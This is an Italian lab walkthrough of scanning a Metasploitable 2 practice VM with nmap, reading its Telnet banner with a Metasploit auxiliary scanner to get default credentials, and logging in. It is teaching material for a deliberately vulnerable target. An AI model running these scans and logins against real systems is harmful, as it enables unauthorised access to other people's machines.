METASPLOIT

Telnet Attack

Michelangelo Borromeo

hacking METASPLOITABLE 2

(impostazione Mtsp2)

iniziamo con la configurazione della metasploitable2 con ip: 192.168.1.40/24
loggiamo in metasploitable2 (user: msfadmin – password: msfadmin) e diamo il comando:

sudo nano /etc/network/interfaces

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
```

dopo di che si aprirà un file dove possiamo immettere l'indirizzo statico da noi scelto in questo caso:

IP: 192.168.1.40
Netmask: 255.255.255.0
Network: 192.168.1.255
Broadcast: 192.168.1.255
Gateway 192.168.1.1

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Facciamo un riavvio della scheda di rete su metasploitable 2:

sudo /etc/init.d/networking restart


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...                                   [ OK ]
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1f:c3:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe1f:c322/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

hacking METASPLOITABLE 2

(impostazione Kali)

Ricordiamoci di impostare la Kali all'interno della stessa rete della Metasploitable2
Altrimenti non pingano a vicenda.
Andiamo su scheda di rete ipv4 della kali e andiamo ad impostare ip:

192.168.1.25 /24




E clicchiamo su salva.
E restartiamo la scheda di rete:

sudo /etc/init.d/networking restart

Per verificare che si pingano, apriamo una linea di comando dalla kali ed immettiamo ip della metasploitable2

ping 192.168.1.40




hacking METASPLOITABLE 2

(Avvio Nmap, ricerca servizio telnet)

Per verificare le porte aperte su una rete, dalla kali, eseguiamo il comando:

nmap 192.168.1.0/24

Da qui usciranno tutti gli indirizzi Ip della rete con le porte aperte e i loro servizi:



hacking METASPLOITABLE 2

(Avvio Nmap, ricerca servizio ftp)

Ciò che interessa a noi è l'indirizzo ip della Metasploitable2:

192.168.1.40

```
Nmap scan report for 192.168.1.40
Host is up (0.0074s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8787/tcp  open  msgsrvr
44851/tcp open  unknown
45101/tcp open  unknown
48891/tcp open  unknown
59672/tcp open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 47.14 seconds
```

Andiamo a ricercare la porta Telnet che vogliamo andare ad hackerare

```
23/tcp    open  telnet
```

Ora abbiamo la porta e la tipologia di collegamento

23/tcp telnet


hacking METASPLOITABLE 2

(Avvio Metasploit, ricerca Exlpoit Telnet)

Avviamo Metasploit con il seguente comando:
msfconsole

Dopo di che possiamo fare una piccola ricerca riguardo il servizio che vorremo hackerare:

search telnet



hacking METASPLOITABLE 2

(hacking telnet)

```
35  auxiliary/scanner/telnet/telnet_version
```

Abbiamo trovato qualche modulo, ma quello che interessa a noi è

telnet auxiliary/scanner/telnet/telnet_version

Per andarlo ad utilizzare inseriamo:

use 35

```
msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Ci richiede RHOST, il target, che lo andiamo ad impostare con:

set rhost 192.168.1.40

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40
rhost ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) >
```

(Run / exploit)

L'exploit in particolare non richiede un payload, di conseguenza possiamo andarlo ad eseguire direttamente con:

run o exploit

```
msf6 auxiliary(scanner/telnet/telnet_version) > run
```

Attendiamo qualche secondo e ci apparirà questa seguente schermata,
un accesso diretto verso il server da noi scelto come target, utilizzando la porta:

23/tcp telnet

Leggendo attentamente ci darà username e password che andremo ad inserire durante il log remoto, per verificare ciò, possiamo procedere con la connessione.

```
.com\x0a\x0aLogin with msfadmin/msfadmin to get star
```

Username: msfadmin

Password: msfadmin

hacking METASPLOITABLE 2

(verifica connessione con credenziali ottenute)

Possiamo procedere con la connessione alla porta 23/tcp telnet inserendo:

telnet 192.168.1.40


apparirà il menù del server alla quale stiamo accedento (Metasploitable2)

Ora inseriamo le credenziali che abbiamo recuperato in precedenza

User: msfadmin

Pass: msfadmin

E diamo invio.



Dunque siamo riusciti ad accedere ad un server recuperando le credenziali da una porta aperta (23/tcp telnet) sfruttando l' Exploit auxiliary/scanner/telnet/telnet_version.

hacking METASPLOITABLE 2

(test)

verifichiamo la connessione avvenuta spulciando e muovendoci all'interno della Metasploitable2:

ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:c3:22
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:c322/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65848 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5212090 (4.9 MB)  TX bytes:3575397 (3.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Whoami

```
msfadmin@metasploitable:~$ whoami
msfadmin
```

Id

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin)
```

Ls

```
msfadmin@metasploitable:~$ ls
test_metasploit  vulnerable
```